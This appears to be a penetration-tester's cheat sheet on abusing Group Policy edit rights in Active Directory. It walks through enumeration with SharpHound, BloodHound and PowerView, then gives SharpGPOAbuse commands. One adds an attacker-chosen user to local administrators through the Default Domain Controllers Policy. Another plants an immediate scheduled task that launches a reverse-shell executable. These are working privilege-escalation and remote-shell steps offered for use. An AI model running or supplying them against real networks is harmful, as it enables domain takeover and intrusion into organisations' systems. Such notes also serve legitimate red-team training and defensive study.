
# GPO Attacks

If you find out that you user(victim) is allowed to manage domain GPOs you can perform following to abuse in your favor.

* Upload Sharphound.exe and perform an AD export of the schema. Parse in Bloodhound as well for a graphical result
* Check that your user is part of a GPO editing (“GPO Managers” in the example)




* Check which policies could we possibly use in our favor(import PoverView.ps1 and run)

**Get-DomainPolicy**

**<SNIP>**


**GPODisplayName : Default Domain Policy**

You can check that as well in Bloodhound from **User -> Effective Inbound GPOs**



* Now you can use [SharpGPOAbuse](https://github.com/FSecureLABS/SharpGPOAbuse) to add your user to the Admin group via vulnerable GPO (just give the username you want to add and the name of the vulnerable GPO):

**./SharpGPOAbuse.exe --AddLocalAdmin --UserAccount 'HHogan' --GPOName 'Default Domain Controllers Policy'**



* If you don’t want to wait run a “gpupdate”
* On next GPO update your user should be added to local admins on the machine

## Altenative

* You can upload an immediate task that invokes a Meterpreter Revshell

**./SharpGPOAbuse.exe --AddComputerTask --TaskName "Shell" --Author OFFICE\Administrator --Command "cmd.exe" --Arguments "/c C:\Temp\reverse.exe" --GPOName "Default Domain Controllers Policy"**